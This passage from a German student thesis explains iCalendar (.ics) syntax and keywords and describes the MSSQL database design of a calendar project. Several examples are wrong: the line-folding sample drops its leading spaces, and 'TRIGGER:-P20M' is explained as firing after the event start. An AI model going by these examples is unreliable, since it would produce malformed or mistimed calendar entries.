Eine iCal-Datei besteht aus einem Key-Value Paar pro Zeile, im iCal-Jargon nennt man eine Zeile Content-Line. Eine Content-Line sollte nicht länger als 75 octets sein. Eine Content-Line kann an jeder beliebigen Stelle mit einem CLRF in zwei oder mehrere Zeilen geteilt werden, indem in der folgenden Zeile am Beginn eine Leerzeile einfügt. Für jede weitere Teilung wird ein weiteres Leerzeichen am Beginn der Zeile benötigt.

Zum Beispiel kann

```
DESCRIPTION:This is a long description that exists on a long line.
als
```

```
DESCRIPTION:This is a lo
ng description
that exists on a long line.
```

dargestellt werden.

Manche iCal-Attribute können mehr als nur einen Wert für den dementsprechenden Schlüssel haben. Diese einzelnen Elemente sind dann mit einem Komma getrennt. Wenn ein Schlüssel mehrere verschiedene Attribute enthält, werden diese mit einem Strichpunkt getrennt. Wenn ein Wert eines Attributes ein Komma oder einen Strichpunkt enthält, dann muss das Komma oder der Strichpunkt unter Anführungszeichen gesetzt werden.

Ein Beispiel für die Trennung von Daten einer Liste in einem Schlüssel:

```
RDATE;VALUE=DATE:19970304,19970504,19970704,19970904
```

Wie in diesem Beispiel erkenntlich ist, wurden die Werte für das Datum mit Kommas getrennt.

Ein Beispiel für die Trennung von mehreren Attributen innerhalb eines Schlüssels:

```
ATTENDEE;RSVP=TRUE;ROLE=REQ-PARTICIPANT:mailto:jsmith@example.com
```

Es ist erkenntlich, dass die verschiedenen Attribute wie RSVP und ROLE mit einem Strichpunkt getrennt worden sind. Genaueres zum ATTENDEE-Attribut im Kapitel [3.4](#).  
vgl. Desruisseaux ([2009](#))

## 3.4 Keywords

In diesem Kapitel werden die in der Diplomarbeit verwendeten iCal-Keywords aufgelistet und erklärt. Zudem wird erläutert wie sie verwendet werden.

### VCALENDAR

Die Komponente "VCALENDAR" tritt nur im Zusammenhang mit "BEGIN:" oder "END:" auf. Sie gibt an wann ein Kalender beginnt und wann er aufhört. Jede weitere Komponente zwischen einem "BEGIN:VCALENDAR" und "END:VCALENDAR" gehört also zu einem Kalender. Ein Kalender kann Events, Termine, und "ToDo's", noch zu erledigende Aufgaben, enthalten. Ein Kalender ist also eine Gruppe von Terminen oder anderen Einträgen.

### VEVENT

Ein Event ist wie in VCALENDAR erwähnt ein Termin. Jeder Termin kann einen Alarm enthalten. Das Event im Kalender kann auch unter anderem als eine regelmäßige Erinnerung im Kalender spezifiziert sein. Dann enthält die Event-Komponente statt dem üblichen Date-Time ein sogenanntes "DT-START".

### VTODO

Die VTODO Komponente im Kalender ist ein Eintrag welchen der Benutzer als noch zu erledigen hinzugefügt hat. Als Beispiel könnte hier sein: "Ich erstelle heute am 05.März.2019 um 6 Uhr ein Todo-Ereignis mit der Beschreibung "Koffer packen". Die Aufgabe ist für morgen 06.März.2019 um 12 Uhr und ich muss morgen um 16 Uhr fertig sein."

Das Ganze könnte in Form eines iCal-Formats so aussehen:

```
BEGIN:VTODO
UID:wagner-dario@kaindorf.at
```

```
DTSTAMP:20190305T060000+0100
DTSTART:20190306T120000+0100
DUE:20190306T160000+0100
SUMMARY:Koffer packen
CLASS:CONFIDENTIAL
CATEGORIES:TRAVELING
PRIORITY:3
STATUS:NEEDS-ACTION
END:VTODO
```

## VALARM

Wie der Name schon sagt gibt VALARM eine Gruppe von Komponenten, welche einen Alarm definieren, an. Wie bei allen iCal Komponenten beginnt VALARM mit "BEGIN:" und hört mit "END:" auf. VALARM wird zwischen den BEGIN und END Komponenten einer TODO oder EVENT Komponente eingefügt. Ein Alarm kann also für ein Event oder Todo gesetzt werden. Eine Alarm Komponente kann nicht selbständig in einem Kalender stehen. Ein VALARM muss eine "Action" und einen "Trigger" beinhalten. Es muss also definiert sein wann etwas passiert. Als Action gibt es vier Möglichkeiten:

### 1. Audio

Wenn die Action "Audio" angegeben ist muss mit der "ATTACH" Eigenschaft auf eine Audio/Sound-Resource verwiesen werden, welche bei Aktivierung des Alarm abgespielt wird.

### 2. Display

Die Implementierung der Action "Display" muss einen Text enthalten, welcher bei Auslösung des Alarms angezeigt wird. Angegeben wird der Text mithilfe der "DESCRIPTION" Eigenschaft.

### 3. E-Mail

Durch die Action "EMAIL" wird wie der Name bereits verrät eine EMail gesendet. Um dies zu ermöglichen muss die "DESCRIPTION" Eigenschaft

hinzugefügt werden, diese enthält den EMail Text. Die Eigenschaft "SUMMARY" enthält den Betreff und die Eigenschaft "ATTENDEE", welche im Laufe des Kapitels erklärt wird, enthält die EMail Adressen der Leute welche die Mail bekommen sollen. Zusätzlich ist es möglich die Eigenschaft "ATTACH" einzufügen um Anhänge mitzusenden.

#### 4. Procedure

Eine Procedure Action muss eine "ATTACH" Eigenschaft beinhalten. Diese muss auf maximal und minimal eine "Procedure" Resource verweisen, welche bei Alarmauslösung aufgerufen wird.

#### BEGIN: und END:

Die "BEGIN" und "END" Komponenten in einer iCalendar-Datei geben den Anfang und das Ende einer "Kalender"-Komponente an, sowie Anfang und Ende des Kalenders selbst. "Kalender"-Komponenten sind jene Komponenten welche dem Kalender untergeordnet sind und eigene Komponenten enthalten. Zum Beispiel Event, Todo oder Alarm.

#### UID

Die UID selbst muss eindeutig sein, sie darf niemals auf mehr als einen Wert verweisen. Um dies zu gewährleisten gibt es einige generatoren. Unter C# lässt sich ein sogenannter "Global Unique Identifier" wie folgt erstellen:

```
var id = Guid.NewGuid();
```

Listing 3.1: GUID in C#

Eine Möglichkeit einen eindeutigen Wert selbst zu "generieren" wäre wenn ein Teil der ID aus dem heutigen Datum mit aktueller Uhrzeit bestehen würde, wenn ich die Uhrzeit mit tausendstel angebe, geht die Wahrscheinlichkeit die selbe ID zu generieren gegen null.

## SUMMARY

Diese Eigenschaft kann in den Kalender Komponenten VEVENT, VTODO, VJOURNAL und VALARM verwendet werden. In dieser Eigenschaft kann eine kurze Beschreibung für eine Aktivität festgehalten werden.

## DTSTART

Kann in den Komponenten VEVENT, VTODO, VFREEBUSY und VTIMEZONE verwendet werden. Der Zweck dieser Eigenschaft wird bis auf in der VFREEBUSY erklärt, da diese keine, in der Diplomarbeit, verwendete Komponente ist.

**VEVENT / VTODO:** Wenn diese Eigenschaft in VEVENT oder VTODO hinzugefügt wird dann kann für das Event ein Start-Datum und eine Start-Zeit festgelegt werden. Bei einer VEVENT und VTODO Komponente ist es möglich, dass sie ein Start-Datum enthält aber kein End-Datum (DTEND).

**VTIMEZONE:** In der VTIMEZONE Komponente gibt die DTSTART Eigenschaft den tatsächlichen Beginn einer Zeitzone an und ist verpflichtend, also nicht optional.

Beispiel für eine DTSTART Eigenschaft:

DTSTART: 20190308T165800

## DTEND

Diese Komponente kann nur in VEVENT und VFREEBUSY hinzugefügt werden. Wie bei DTSTART wird nur die Verwendung in VEVENT erklärt. In VEVENT definiert die Eigenschaft das End-Datum und die End-Zeit eines Termins/Events.



## DTSTAMP

DTSTAMP kann in den Komponenten VEVENT, VTODO, VFREEBUSY und VJOURNAL verwendet werden. In dieser Eigenschaft wird der das Datum und die Uhrzeit festgehalten zu welcher die .ics-Datei aus den Informationen aus der Datenbank erstellt wurde.

## COMMENT

In dieser Eigenschaft kann ein Kommentar, welcher für den Benutzer sichtbar ist, eingefügt werden. Diese Eigenschaft kann mehrmals hinzugefügt werden und ist in VEVENT, VTODO, VJOURNAL, VTIMEZONE und VFREEBUSY verfügbar.

## DESCRIPTION

Die Description ist eine Eigenschaft welche in VEVENT und VTODO benutzt werden kann. Der Wert der Eigenschaft ist ein einfacher Text welcher das Event oder die zu erledigende Aufgabe genauer beschreibt.

## LOCATION

**Anwendbar in:** VEVENT, VTODO

Mithilfe dieser Eigenschaft kann in der Aktivität ein Ort genauer definiert werden. Als Beispiel kann bei einem Termin namens "Meeting" in der Location der verwendete Konferenzraum reingeschrieben werden.

## PRIORITY

**Anwendbar in:** VEVENT, VTODO

Die Eigenschaft Priority kann definiert werden um die Wichtigkeit des eingetragenen Termins zu spezifizieren. Der Wert der Eigenschaft ist ein Integer, also eine Zahl. Der Wert der als Priority eingetragen werden kann

liegt im Bereich 0-9, wobei 0 der Standard-Wert ist. Wenn 0 festgelegt wird ist es so als wäre die Eigenschaft nicht spezifiziert worden. Anders als zu erwarten ist aber der Wert 9 die niedrigste und der Wert 1 die höchste Priorität.

## RRULE

**Anwendbar in:** VEVENT, VTODO, VJOURNAL

Der Name der Eigenschaft heißt ausgeschrieben "Recurrence Rule" was auf Deutsch "Wiederholungsregel" bedeutet. In dieser Eigenschaft wird definiert in welcher Frequenz und wie oft ein Ereignis im Kalender auftreten bzw. wiederholt werden soll. Die Eigenschaft DTSTART ist hierbei besonders wichtig. Anhand der DTSTART Eigenschaft wird angegeben von welchem Datum die Wiederholungsregel ausgeht. Diese Eigenschaften in Kombination könnten wie folgt aussehen:

Tägliches-Event für die nächsten 10-Mal:  
DTSTART;TZID=US-Eastern:19970902T090000  
RRULE:FREQ=DAILY;COUNT=10

## DUE

**Anwendbar in:** VTODO

Der Wert der Eigenschaft ist ein Datum und muss entweder gleich oder größer als das Start-Datum sein. Sie gibt an bis wann etwas zu erledigen ist.

## CLASS

**Anwendbar in:** VEVENT, VTODO, VJOURNAL

Die "CLASS" Eigenschaft ist eine Komponente zur Sicherheit in einer Kalender Applikation. Mithilfe dieser Eigenschaft kann der Zugriff auf Termin Informationen kontrolliert werden. Die Werte dieser Eigenschaft sind

vorgegeben. Ein hinzugefügtes Class-Objekt könnte wie folgt aussehen: CLASS:PUBLIC.

## ORGANIZER

**Anwendbar in:** VEVENT, VTODO, VJOURNAL

Diese Komponente des Kalenders sorgt dafür, dass bei einem Termin, bei dem mehrere Leute beteiligt sind, ein Organisator im Termin festgelegt werden kann. Die wichtigste Eigenschaft von "Class" ist unter anderem "CN" bei welcher der Anzeigename angegeben werden muss. Eine "ORGANIZER" Eigenschaft könnte zum Beispiel so aussehen:

ORGANIZER;CN=Dario Wagner:MAILTO:wagdaa14@htlkaindorf.at

## STATUS

**Anwendbar in:** VEVENT, VTODO, VJOURNAL

Der Sinn dieser Eigenschaft ist es den Status oder die Bestätigung des Kalender Objekts zu definieren. In einer VTODO Komponente könnte der Status so aussehen: STATUS:NEEDS-ACTION. Heißt er ist noch nicht abgeschlossen und muss noch bearbeitet werden.

## ATTENDEE

Die Aufgabe dieser Eigenschaft ist es Teilnehmer eines Termins zum Kalender hinzufügen zu können. Die Eigenschaft darf nur innerhalb von Kalenderkomponenten angegeben werden, um Teilnehmer, Nichtteilnehmer und den Vorsitzenden einer Gruppenkalenderentität anzugeben.

**Parameter:**

- CN steht für den anzuzeigenden Namen, welcher der Kalenderadresse zugeordnet ist.

- **ROLE** für die beabsichtigte Rolle, die der Teilnehmer in der Kalenderkomponente haben wird.
- **PARTSTAT** für den Status der Teilnahme des Teilnehmers.
- **RSVP**, um anzuzeigen, ob eine Antwort verlangt wird.
- **CUTYPE**, um den Typ des Kalenderbenutzers anzugeben.
- **MEMBER**, um die Gruppen anzugeben, zu denen der Teilnehmer gehört.
- **DELEGATED-TO**, um die Kalenderbenutzer anzugeben, an die die ursprüngliche Anforderung delegiert wurde.
- **DELEGATED-FROM**, um anzugeben, von wem die Anfrage delegiert wurde.
- **SENT-BY**, um anzugeben, wer im Auftrag der ATTENDEE handelt.
- **DIR**, um den URI anzugeben, der auf die dem Teilnehmer entsprechenden Verzeichnisinformationen zeigt.

Diese Eigenschaftsparameter können für eine Eigenschaft "ATTENDEE" in einer Kalenderkomponente "VEVENT", "VTODO" oder "VJOURNAL" angegeben werden. Sie dürfen in einer "ATTENDEE"-Eigenschaft in einer "VFREEBUSY"- oder "VALARM"-Kalenderkomponente nicht angegeben werden. Wenn der Eigenschaftsparameter LANGUAGE angegeben wird, gilt die angegebene Sprache für den Parameter CN.

Eine ATTENDEE Eigenschaft könnte wie in folgender Bildschirmaufnahme 3.1 aussehen:

---

```
ORGANIZER:MAILTO:framaa14@htlkaendorf.at
ATTENDEE;ROLE=REQ-PARTICIPANT;PARTSTAT=TENTATIVE;CN=Marcel Stering
:MAILTO:stemra14@htlkaendorf.at
ATTENDEE;ROLE=REQ-PARTICIPANT;DELEGATED-FROM="MAILTO:lehrer@htlkaendorf.at"
;PARTSTAT=ACCEPTED;CN=Dario Wagner:MAILTO:wagdaa14@htlkaendorf.at |
```

Abbildung 3.1: iCal ATTENDEE Beispiel

## TRANSP

Diese Eigenschaft ist zur Angabe, ob ein Event beim Filtern nach "beschäftigter Zeit" angezeigt werden soll oder nicht. Der Wert der Eigenschaft TRANSP kann entweder "OPAQUE" oder "TRANSPARENT". Opaque bedeutet undurchsichtig und wird somit beim Filtern nach beschäftigter Zeit angezeigt.

## TRIGGER

### Anwendbar in: VALARM

Gibt an wann ein Alarm ausgelöst werden soll. Der Standard-Wert ist die Eigenschaft "DURATION". Es gibt mehrere Möglichkeiten anzugeben wann der Alarm ausgelöst werden soll.

1. Trigger welcher 20 Minuten nach Start des Events auslöst:  
TRIGGER:-P20M
2. Trigger welcher 10 Minuten nach Ende des Events auslöst:  
TRIGGER;RELATED=END:P10M
3. Trigger welcher an einer absoluten Uhrzeit auslöst  
(17.03.2019 - 12 Uhr): TRIGGER;VALUE=DATE-TIME:20190317T120000Z

## REPEAT

### Anwendbar in: VALARM

Gibt an wie oft ein Alarm nach erstmaliger Auslösung wiederholt werden soll. Um einen Alarm mit 5 Minuten Abstand 4 mal zu wiederholen muss die REPEAT Eigenschaft wie folgt aussehen:

REPEAT:4  
DURATION:PT5M

## DURATION

**Anwendbar in:** VEVENT, VTODO, VALARM, VFREEBUSY

Diese Eigenschaft gibt eine Dauer an. Bei einem Event kann sie eine Zeit angeben wie lange das Event dauert, anstatt einer DTEND Eigenschaft. Die DURATION kann auch wie bei dem Beispiel einer REPEAT Eigenschaft genutzt werden.

## ACTION

**Anwendbar in:** VALARM

Beschreibt die Aktion die ausgeführt wird, wenn ein Alarm ausgelöst wird. Wie bei VALARM beschrieben kann hier zum Beispiel "ACTION:AUDIO" angegeben werden, dann wird beim auslösen des Alarm ein Ton abgespielt. Welches Geräusch abgespielt wird hängt von der darauf verwiesenen Sound-Datei ab.

## ATTACH

**Anwendbar in:** VEVENT, VTODO, VALARM, VJOURNAL

Mithilfe der ATTACH-Eigenschaft kann eine Datei dem Termin angehängt werden. Dies könnte zum Beispiel ein wichtiges Formular für ein Meeting oder Notizen für eine Präsentation sein.

## KanzakiKeywords

## 4 Datenbank

In diesem Kapitel geht es um die Datenbank welche in dieser Arbeit erstellt worden ist. Es geht um den Aufbau der Datenbank, deren Funktion und wie diese mit den anderen Teilen des Projektes zusammenarbeitet.

### 4.1 Funktion der Datenbank

Die Datenbank speichert Benutzerdaten und Kalender der Benutzer. Die Daten dieser Datenbank bilden alle für dieses Projekt relevanten Teile einer iCal-Datei ab. Es werden nicht alle möglichen Eigenschaften einer iCal-Datei benötigt, da die Daten welche gespeichert werden ausreichen, um einen typischen Kalender welcher in Unternehmen verwendet wird abzubilden. Die Datenbank ermöglicht es, dass mehrere Benutzer mehrere Kalender haben und mehrere Benutzer auch auf die gleichen Kalender zugreifen können. Diese Benutzer sind in der Lage Kalender mit Terminen, To-Do Elementen und Alarmen zu speichern. Weiters ermöglicht die Datenbank es die Zeitzone des Kalenders zu ändern.

Die Daten werden dann vom Parser genommen und in eine funktionierende .ics-Datei umgewandelt.

### 4.2 Aufbau der Datenbank

Die Datenbank ist eine relationale MSSQL-Datenbank. Das ER-Diagramm welches in Abbildung 4.2 zu sehen ist wurde mit der Krähenfuß- oder auch Martinnotation abgebildet.

Ein ER-Diagramm besteht aus Entitäten und Relationen. Eine Entität ist eine

Tabelle und eine Relation ist eine Verbindung zweier Entitäten. Eine Relation hat immer zwei Kardinalitäten. Eine Kardinalität gibt an wie oft sich eine Entität auf diese Tabelle referenzieren kann. In der Krähenfußnotation gibt es sechs verschiedene Kardinalitäten. Da auf jeder der beiden Seiten einer Relation eine Kardinalität ist, gibt es viele verschiedene Kombinationen. Alle möglichen Kardinalitäten werden in Abbildung 4.1 gezeigt.




Abbildung 4.1: Kardinalitäten

Im ER-Diagramm von Abbildung 4.2 werden Primary-Keys fett und Foreign Keys kursiv dargestellt.






Abbildung 4.2: ER-Diagramm

### Benutzer und Kalender

In der UserTable-Tabelle werden Benutzerdaten gespeichert. Jeder Benutzer bekommt eine einmalige ID zugewiesen, die UserId. Weiters wird von jedem Benutzer ein Benutzername, eine Email-Adresse und ein Passwort gespeichert. Genauer zum UserTable ist im Kapitel 8.6. Da ein Benutzer mehrere Kalender haben kann und ein Kalender auch zu mehreren Benutzern gehört, gibt es die Tabelle UserHasCalendar, welche dazu dient, festzuhalten welcher Kalender zu welchen Benutzern gehört. Dies wird erreicht indem der Primary-Key der UserTable-Tabelle und der Calendar-Tabelle zusammen als Primary-Key in der UserHasCalendar-Tabelle genommen werden. Wie dies im ER-Diagramm aussieht ist in Abbildung 4.3 zu sehen.

Die Calendar-Tabelle speichert Informationen zu einem Kalender welche dann im Parser in die iCal-Datei gegeben werden.




Abbildung 4.3: Relation zwischen Benutzer und Kalender

## Kalender und Zeitzonen

Da dieses Projekt für ein Unternehmen gemacht wurde, welches mit Internationalen Kunden tätig ist, ist es wichtig, dass Kalender in verschiedenen Zeitzonen sein können. Deswegen wurde eine eigene Tabelle mit Zeitzonen angefertigt, damit das Hinzufügen von einer Zeitzone in einen Kalender einfacher wird. Die TimeZone-Tabelle welche Zeitzonen abbildet besteht aus einer einmaligen ID, dem Land und der Stadt der Zeitzone, da im iCal-Format Zeitzonen so abgebildet werden. Wie dies im ER-Diagramm abgebildet ist, ist in Abbildung 4.4 zu sehen.




Abbildung 4.4: Relation zwischen Kalender und Zeitzone

## Kalendereinträge

Ein Kalender besteht aus mehreren Kalendereinträgen. Ein Kalendereintrag ist zum Beispiel ein Termin oder ein To-Do Element. Termine werden in der Event-Tabelle und To-Dos in der ToDo-Tabelle abgebildet, dies ist in Abbildung 4.5 zu sehen. Da diese beiden Objekte viele ähnliche Attribute haben aber dennoch einige Attribute besitzen welche die andere Tabelle nicht benötigt, sind beide mit der gleichen Supertabelle über eine is-a Relation verbunden. Is-a bedeutet, dass beide Tabellen alle Attribute der CalendarEntry-Tabelle zusätzlich zu ihren eigenen Attributen besitzen.




Abbildung 4.5: Kalendereinträge

### Kalendereintragseigenschaften

Einträge wie VEVENT und VTODO in iCal-Dateien haben eine Vielzahl an Attributen. Diese Attribute werden in der Datenbank durch Eins zu Mehrere Beziehungen abgebildet. Die Attribute welche in der Datenbank mit der CalendarEntry-Tabelle verbunden sind und für alle Einträge in einer iCal-Datei zur Verfügung stehen sind nur mit der CalendarEntry-Tabelle verbunden anstatt mit der ToDo- oder Event-Tabelle. Die Tabellen RRule, Class, Organizer und Status wurden in eigene Tabellen ausgebaut, da so

